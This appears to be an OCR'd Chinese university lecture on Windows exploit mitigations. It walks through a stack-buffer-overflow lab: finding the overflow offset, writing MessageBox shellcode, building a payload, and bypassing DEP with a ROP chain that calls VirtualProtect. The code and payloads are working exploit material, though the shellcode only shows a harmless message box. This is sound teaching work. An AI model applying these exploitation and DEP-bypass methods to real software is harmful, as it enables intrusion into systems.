软件安全—软件漏洞机理与防护

V7 Windows系统安全机制

武汉大学国家网络安全学院 傅建明

jmfuwhu@126.com

本讲提纲

- 7.1 数据执行保护-DEP
- 7.2 栈溢出保护-GS
- 7.3 地址空间分布随机化—ASLR
- 7.4 SafeSEH
- 7.5 SEHOP
- 7.6 EMET

漏洞利用过程

前提：已经找到漏洞，并确定了漏洞类型。

- **定位溢出点**

根据该类型漏洞的机理，采用静态分析和动态调试等方法，定位程序跳转指令位置（如函数返回地址，异常处理函数地址等）。

- **编写shellcode**

按照利用攻击需求来编写。shellcode与漏洞无关。

- **生成完整的攻击载荷（payload）**

payload包括：必要的填充数据、用来覆盖溢出点的攻击指令地址、shellcode等。payload与漏洞相关。

漏洞利用条件

- **存在溢出漏洞**［返回地址可被修改］
- **控制权能够顺利转交给修改后的返回地址**（控制权获取）
- **被修改返回地址有效，**确实指向预期可执行代码位置（指向Shellcode）
- ShellCode可执行（数据）
- ShellCode代码可以进行对应操作
  - 下载执行
  - 远程Shell等

漏洞实例1——栈溢出漏洞

- **测试环境**

测试系统：Windows10

编译器：VS2019

build版本：x86 Release

工具使用：ollydbg

windbg(mona)

- **项目属性配置**

C/C++:

安全检查 禁用安全检查(/GS-)

链接器:

数据执行保护(DEP) 否

随机基址 否

映像具有安全异常处理程序 否

漏洞实例1——栈溢出漏洞

代码示例

```
#include <stdio.h>
#include <windows.h>
char shellcode[] = “you have been hacked” ;
void test()
{
    char buffer[150];
    memcpy(buffer, shellcode, sizeof(shellcode));
}
int main()
{
    printf("1n");
    test();
    return 0;
}
```

- **漏洞成因：**

  往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。

- **漏洞利用：**

  当shellcode超过buffer的长度150时，会造成缓冲区溢出，通过构造shellcode可以使溢出的字节覆盖返回地址，从而进行漏洞利用。


漏洞实例1——栈溢出漏洞

- **漏洞利用：1.定位溢出点**
  - 定位buffer首地址：

    设置str字符串：150 * ‘1’ + ‘2222’ + ‘3333’ + ‘4444’

    buff_begin = 0x00403020

00403020	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111
00403030	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111
00403040	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111
00403050	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111
00403060	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111
00403070	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111
00403080	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111
00403090	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111
004030A0	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	31	1111111111111111
004030B0	31	31	31	31	31	31	32	32	32	32	33	33	33	33	34	34	1111112222333344




漏洞实例1——栈溢出漏洞

- **漏洞利用：1.定位溢出点**
  - **定位溢出点偏移：**

    溢出位置为0x34343333

    对应字符串4433

    Offset = 156（字节对齐）




漏洞实例1——栈溢出漏洞

- **漏洞利用：2. 构造payload**
  - Payload结构

    payload= nop字符填充 + shellcode + 字符填充 + buff_begin(buffer首地址)

    其中前三部分总长度为溢出点偏移offset

    可以选择其他构造方式，目标为覆盖返回地址跳转到shellcode执行



漏洞实例1——栈溢出漏洞

- **漏洞利用：2.构造payload**
  - Shellcode编写

    目标:

    编写shellcode实现调用messagebox弹出“helloworld”

    步骤:

    1）C语言查看messagebox函数的调用地址；

    2）编写汇编代码实现功能；


    3）利用工具查看对应的机器代码；

    4）机器代码功能测试

漏洞实例1——栈溢出漏洞

- 漏洞利用：2.构造payload
  - 1）C语言查看messagebox函数的调用地址；

```c
#include <windows.h>
#include <stdio.h>

typedef void (*MYPROC)(LPTSTR);

int main()
{
    HINSTANCE LibHandle;
    HINSTANCE hModule;
    MYPROC ProcAdd;
    MYPROC pfuncLodLib;
    // get loadlibrary addr
    hModule = LoadLibrary("kernel32.dll");
    pfuncLodLib = (MYPROC)GetProcAddress(hModule, "LoadLibraryA");
    printf("LoadLibraryA = 0x%x\n", pfuncLodLib);
    // get messagebox addr
    LibHandle = LoadLibrary("user32.dll");
    ProcAdd = (MYPROC)GetProcAddress(LibHandle, "MessageBoxA");
    printf("MessageBoxA = 0x%x\n", ProcAdd);
    getchar();
    return 0;
}
```



漏洞实例1——栈溢出漏洞

- **漏洞利用：2. 构造payload**
  - 2）编写汇编代码实现功能；
    - a. 加载MessageBoxA的库文件user32.dll
    - b. 调用MessageBoxA函数弹出helloworld
    - c. 平衡堆栈
    - d. 避免直接使用\x00，防止字符串截断


```
; 将字符串“user32.dll”压入栈中
mov dword ptr[ebp - 0ch], 0x72657375;
mov dword ptr[ebp - 08h], 0x642e3233;
mov byte ptr[ebp - 04h], 6ch;
mov byte ptr[ebp - 03h], 6ch;

; 将字符串首地址存入eax中并将其压栈，即参数压栈
lea eax, [ebp - 0ch];
push eax;
mov eax, 0x7c801d7b; loadlibrary
call eax;
```

```
; 将字符串“helloworld”压入栈中
mov dword ptr[ebp - 14h], 0x6c6c6548;
mov dword ptr[ebp - 10h], 0x6f57206f;
mov dword ptr[ebp - 0ch], 0x21646c72;
xor ebx, ebx
mov byte ptr[ebp - 8h], bl          ; 避免直接使用\x00
mov dword ptr[ebp - 07h], 0x6c6c6548;
mov byte ptr[ebp - 03h], 6fh;
push 01h;
lea eax, [ebp - 7h];
push eax;
lea eax, [ebp - 14h];
push eax;
push edi; push 0
mov eax, 0x77d507ea; messagebox
call eax;
```

漏洞实例1——栈溢出漏洞


- 漏洞利用：2. 构造payload
  - 3）利用工具查看对应的机器代码；

查看机器代码得到对应的shellcode并对其功能进行测试，蓝色标注为函数地址，可能会发生变动

Shellcode1:

```
55 8B EC 53 57 55 8B EC 33 FF 57 83 EC 08 C7
45 F4 75 73 65 72 C7 45 F8 33 32 2E 64 C6 45
FC 6C C6 45 FD 6C 8D 45 F4 50 B8 7B 1D 80 7C
FF D0 8B E5 33 FF 57 83 EC 10 C7 45 EC 48 65
6C 6C C7 45 F0 6F 20 57 6F C7 45 F4 72 6C 64
21 33 DB 88 5D F8 C7 45 F9 48 65 6C 6C C6 45
FD 6F 6A 01 8D 45 F9 50 8D 45 EC 50 57 B8 EA
07 D5 77 FF D0 8B E5 5D 5F 33 C0 5B 5D C3
```


```
#include <stdio.h>

unsigned char shellcode[] =
"\x55\x8B\xEC\x53\x57\x55\x8B\xEC\x33\xFF\x57\x83"
"\xEC\x08\xC7\x45\xF4\x75\x73\x65\x72\xC7\x45\xF8\x33\x32\x2E\x64"
"\xC6\x45\xFC\x6C\xC6\x45\xFD\x6C\x8D\x45\xF4\x50\xB8\xD0\x0B\x9C"
"\x76\xFF\xD0\x8B\xE5\x33\xFF\x57\x83\xEC\x10\xC7\x45\xEC\x48\x65"
"\x6C\x6C\xC7\x45\xF0\x6F\x20\x57\x6F\xC7\x45\xF4\x72\x6C\x64\x21"
"\x33\xDB\x88\x5D\xF8\xC7\x45\xF9\x48\x65\x6C\x6C\xC6\x45\xFD\x6F"
"\x6A\x01\x8D\x45\xF9\x50\x8D\x45\xEC\x50\x57\xB8\x90\xEE\x98\x77"
"\xFF\xD0\x8B\xE5\x5D\x5F\x33\xC0\x5B\x5D\xC3";

int main()
{
    __asm
    {
        lea eax, shellcode
        call eax
    }
    return 0;
}
```



漏洞实例1——栈溢出漏洞

- 漏洞利用：3. 攻击利用
  - 使用payload替代str进行攻击测试，成功！

```
char shellcode[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x55\x8B\xEC\x53\x57\x55\x8B\xEC\x33\xFF\x57\x83\xEC\x08\xC7\x45"
"\xF4\x75\x73\x65\x72\xC7\x45\xF8\x33\x32\x2E\x64\xC6\x45\xFC\x6C"
"\xC6\x45\xFD\x6C\x8D\x45\xF4\x50\xB8\xD0\x0B\x9C\x76\xFF\xD0\x8B"
"\xE5\x33\xFF\x57\x83\xEC\x10\xC7\x45\xEC\x48\x65\x6C\x6C\xC7\x45"
"\xF0\x6F\x20\x57\x6F\xC7\x45\xF4\x72\x6C\x64\x21\x33\xDB\x88\x5D"
"\xF8\xC7\x45\xF9\x48\x65\x6C\x6C\xC6\x45\xFD\x6F\x6A\x01\x8D\x45"
"\xF9\x50\x8D\x45\xEC\x50\x57\xB8\x90\xEE\x98\x77\xFF\xD0\x8B\xE5"
"\x5D\x5F\x33\xC0\x5B\x5D\xC3\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x20\x30\x40\x00";
```



思考


- Shellcode1对于漏洞实例1成功地进行了攻击利用，但这是在未开启Windows安全机制的前提下实现的。
- 考虑在实施DEP（数据执行保护）、ASLR（地址空间布局随机化）、GS（栈溢出检查）之后如何构造Shellcode？
  - 对策：
    - ✓ Ret2Libc
    - ✓ ROP （Return－Oriented Programming）
    - ✓ JOP
    - ✓ COOP
    - ✓ DOP
    - ✓ ……

7.1 数据执行保护-DEP

- Shellcode一般位于堆或者栈中，堆栈中的Shellcode能执行源于冯洛伊曼体系结构中的代码和数据混合存储。

- 代码和数据的分离(DEP-Data Execution Protection/NX)
  - 禁用stack/heap中的代码执行
  - 存在兼容性、灵活性问题

- INTEL，AMD等CPU支持DEP




7.1 数据执行保护-DEP

- **DEP的实现机理**

  是把堆栈的页属性设置为NX不可执行

- **Windows中的DEP**
  - Optin：默认仅将DEP保护应用于Windows系统组件和服务，具备NX标记的程序自动保护
  - Optout：为排除列表程序外的所有程序和服务启用DEP
  - AlwaysOn：对所有进程启用DEP 的保护，不能关闭
  - AlwaysOff：对所有进程都禁用DEP，不能启动


DEP开启前后


跳板指令
通过跳板跳入shellcode执行
.....
...stack data...
buffer（shellcode）
.....（shellcode）
.....（shellcode）
.....（shellcode）
...stack data...
正常执行
经典溢出流程
标记为不可执行区域
跳板指令
CPU检测到在非可执行区域执行指令时，将禁止执行指令并抛出异常
转入异常处理
异常处理
.....
...stack data...
buffer（shellcode）
.....（shellcode）
禁止执行
.....（shellcode）
.....（shellcode）
...stack data...
启用DEP后流程

7.1 数据执行保护-DEP

采用NXCOMPAT选项后，应用程序被DEP机制保护

```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD Magic;
  BYTE MajorLinkerVersion;
  BYTE MinorLinkerVersion;……
  WORD DllCharacteristics;……
} IMAGE_OPTIONAL_HEADER
```





```cpp
#define IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE 0x0040     // DLL can move.
#define IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY    0x0080     // Code Integrity Image
#define IMAGE_DLLCHARACTERISTICS_NX_COMPAT    0x0100     // Image is NX compatible
#define IMAGE_DLLCHARACTERISTICS_NO_ISOLATION 0x0200     // Image understands isolation and doesn't want it
#define IMAGE_DLLCHARACTERISTICS_NO_SEH       0x0400     // Image does not use SEH.  No SE handler may reside in this image
#define IMAGE_DLLCHARACTERISTICS_NO_BIND      0x0800     // Do not bind this image.
//                                    0x1000     // Reserved.
#define IMAGE_DLLCHARACTERISTICS_WDM_DRIVER   0x2000     // Driver uses WDM model
//                                    0x4000     // Reserved.
#define IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE     0x8000
```

IMAGE_DLLCHARACTERISTICS_NX_COMPAT

0x0100 The image is compatible with data execution prevention (DEP)

7.1 数据执行保护-DEP



映像名称	PID	用户名	会话 ID	CPU	内存(...	映像路径名称	描述	数据执行保护
AcroRd32.exe	1740	jmfu	1	00	6,604 K	C:\Program F...	Adobe R...	启用
AcroRd32.exe	3904	jmfu	1	00	75,060 K	C:\Program F...	Adobe R...	启用
AdobeARM.exe	2236	jmfu	1	00	3,676 K	C:\Program F...	Adobe R...	启用
chrome.exe	1164	jmfu	1	00	28,772 K	C:\Users\jmf...	Google ...	启用
chrome.exe	1360	jmfu	1	00	70,684 K	C:\Users\jmf...	Google ...	启用
chrome.exe	1944	jmfu	1	00	40,764 K	C:\Users\jmf...	Google ...	启用
chrome.exe	3400	jmfu	1	00	18,388 K	C:\Users\jmf...	Google ...	启用
chrome.exe	3660	jmfu	1	00	16,404 K	C:\Users\jmf...	Google ...	启用
chrome.exe	3748	jmfu	1	00	6,808 K	C:\Users\jmf...	Google ...	启用
csrss.exe	468		1	00	1,784 K			
dwm.exe	1256	jmfu	1	00	16,884 K	C:\Windows\S...	桌面窗...	启用
explorer.exe	1272	jmfu	1	00	40,104 K	C:\Windows\e...	Windows...	启用
Foxmail.exe	3256	jmfu	1	00	7,000 K	C:\Program F...	Foxmail...	启用
IAAnotif.exe	2252	jmfu	1	00	1,584 K	C:\Program F...	Event M...	启用
InputPersona...	2724	jmfu	1	00	312 K	C:\Program F...	输入个...	启用
POWERPNT.EXE	2676	jmfu	1	00	44,240 K	C:\Program F...	Microso...	启用
sidebar.exe	2280	jmfu	1	00	13,812 K	C:\Program F...	Windows...	启用
TabTip.exe	676	jmfu	1	00	2,940 K	C:\Program F...	Tablet ...	
taskhost.exe	2084	jmfu	1	00	2,100 K	C:\Windows\S...	Windows...	启用
taskmgr.exe	4080	jmfu	1	02	1,892 K	C:\Windows\S...	Windows...	启用


7.1 数据执行保护-DEP

- VS2019开启DEP：项目属性-链接器-高级-数据执行保护（是）

开启后ollydbg调试发现程序成功跳转到shellcode处，但无法执行。
DEP 的开启使得位于堆栈的shellcode无法执行。

- 如何绕过DEP？

ROP(Return Oriented Programming)
连续调用程序代码本身的内存地址，以逐步地创建一连串欲执行的指令序列(Gadgets)。



7.1 数据执行保护-DEP

- 构造ROP链：
  - 为shellcode的每条指令在可执行区域找到能够替代的指令，指令执行后返回继续向下执行
  - 调用API函数，关闭/绕过DEP保护，主要方法如下：

    1）更改当前进程的DEP策略：

    SetProcessDEPPolicy() / NtSetInformationProcess()

    2）创建一个新的可执行区域，将shellcode复制到该区域执行：

    VirtualAlloc() / HeapCreate() / WriteProcessMemory()

    3）将shellcode所在内存改为可执行状态

    VirtualProtect()

7.1 数据执行保护-DEP

- 实验 - Windows10下绕过DEP保护：
- **绕过思路：**

在内存中查找替代指令，填入合适的参数，调用VirtualProtect将shellcode的内存属性设置为可读可写可执行，然后跳到shellcode继续执行。

VirtualProtect函数结构如下：

```
BOOL VirtualProtect{
    LPVOID lpAddress,          //内存起始地址
    DWORD dwsize,              //内存区域大小
    DWORD flNewProtect,        //内存属性PAGE_EXECUTE_READWRITE(0x40)
    PDWORD lpflOldProtect      //内存原始属性保存地址
}
```

7.1 数据执行保护-DEP

- 1）Windbg运行程序使用mona工具查看可利用的rop链：


  开启mona：!load pykd.pyd　　!py mona

  设置工作目录：!py mona config -set workingfolder c:\logs\%p

  查看加载的模块信息：!py mona modules

  在dll中查找rop链：!py mona rop -m *.dll -cp nonull

Output:



7.1 数据执行保护-DEP

- 2）定位VirtualProtect()函数的rop链如下

```
def create_rop_chain():
  rop_gadgets = [
    0x75ced7c6,  # POP EBP
    0x75ced7c6,  # skip 4 bytes
    0x76c50d5d,  # POP EAX
    0xffffffdff,  # Value to negate, will become 0x00000201
    0x769e9bf8,  # NEG EAX
    0x75c6ef66,  # XCHG EAX,EBX  dwSize: 201h(ebx)
    0x769e90a1,  # POP EAX
    0xffffffc0,  # Value to negate, will become 0x00000040
    0x769e9bf8,  # NEG EAX
    0x77c391d9,  # XCHG EAX,EDX  flNewProtect: 40h(edx)
    0x75cc329e,  # POP ECX
    0x76a50435,  # &Writable location  lpflOldProtect: 76a50435h(ecx)
    0x75cc06f5,  # POP EDI
    0x769e9bfa,  # RETN (ROP NOP)
    0x76c4e734,  # POP ESI
    0x76c05496,  # JMP [EAX]
    0x75cca1c7,  # POP EAX
    0x75d7215c,  # ptr to &VirtualProtect()
    0x76c57a1e,  # PUSHAD
    0x76c38efc,  # ptr to 'jmp esp'
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

原理：首先将VirtualProtect()的各个参数保存到寄存器中，通过命令pushad依次压进栈后调用VirtualProtect()实现对内存页属性的更改。

注意：当使用pushad时， lpAddress对应esp寄存器的值，直接修改esp的值存在风险，可选择直接在ollydbg修改栈内参数/使用其他方式将参数压栈

7.1 数据执行保护-DEP

- 3）构造payload

加入rop链后重新构造payload：buffer字节填充到返回地址 + rop链 + shellcode

```
char shellcode[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

"\xc6\xd7\xce\x75\xc6\xd7\xce\x75\x5d\x0d\xc5\x76\xff\xfd\xff\xff"
"\xf8\x9b\x9e\x76\x66\xef\xc6\x75\xa1\x90\x9e\x76\xc0\xff\xff\xff"
"\xf8\x9b\x9e\x76\xd9\x91\xc3\x77\x9e\x32\xcc\x75\x35\x04\xa5\x76"
"\xf5\x06\xcc\x75\xfa\x9b\x9e\x76\x34\xe7\xc4\x76\x96\x54\xc0\x76"
"\xc7\xa1\xcc\x75\x5c\x21\xd7\x75\x1e\x7a\xc5\x76\xfc\x8e\xc3\x76"

"\x90\x90\x90\x90\x55\x8B\xEC\x53\x57\x55\x8B\xEC\x33\xFF\x57\x83"
"\xEC\x08\xC7\x45\xF4\x75\x73\x65\x72\xC7\x45\xF8\x33\x32\x2E\x64"
"\xC6\x45\xFC\x6C\xC6\x45\xFD\x6C\x8D\x45\xF4\x50\xB8\xD0\x0B\x9C"
"\x76\xFF\xD0\x8B\xE5\x33\xFF\x57\x83\xEC\x10\xC7\x45\xEC\x48\x65"
"\x6C\x6C\xC7\x45\xF0\x6F\x20\x57\x6F\xC7\x45\xF4\x72\x6C\x64\x21"
"\x33\xDB\x88\x5D\xF8\xC7\x45\xF9\x48\x65\x6C\x6C\xC6\x45\xFD\x6F"
"\x6A\x01\x8D\x45\xF9\x50\x8D\x45\xEC\x50\x57\xB8\x90\xEE\x98\x77"
"\xFF\xD0\x8B\xE5\x5D\x5F\x33\xC0\x5B\x5D\xC3";
```

程序运行到返回地址时，会开始执行rop链通过VirtualProtect修改shellcode所在页属性，执行完后跳转到shellcode继续执行。成功！

7.1 数据执行保护-DEP

```
Registers (FPU)
EAX 000001E7
ECX 9296B6F9
EDX 00000000
EBX 00000201
ESP 000DFDEC
EBP 000DFDF8
ESI C0000018
EDI 769E9BFA kernel32.769E9BFA
```

- 注意事项

1）lpAddress需要为shellcode所在页起始地址，即需要1000字节对齐，否则会修改失败，函数返回值为0 ，错误码为1E7h

```
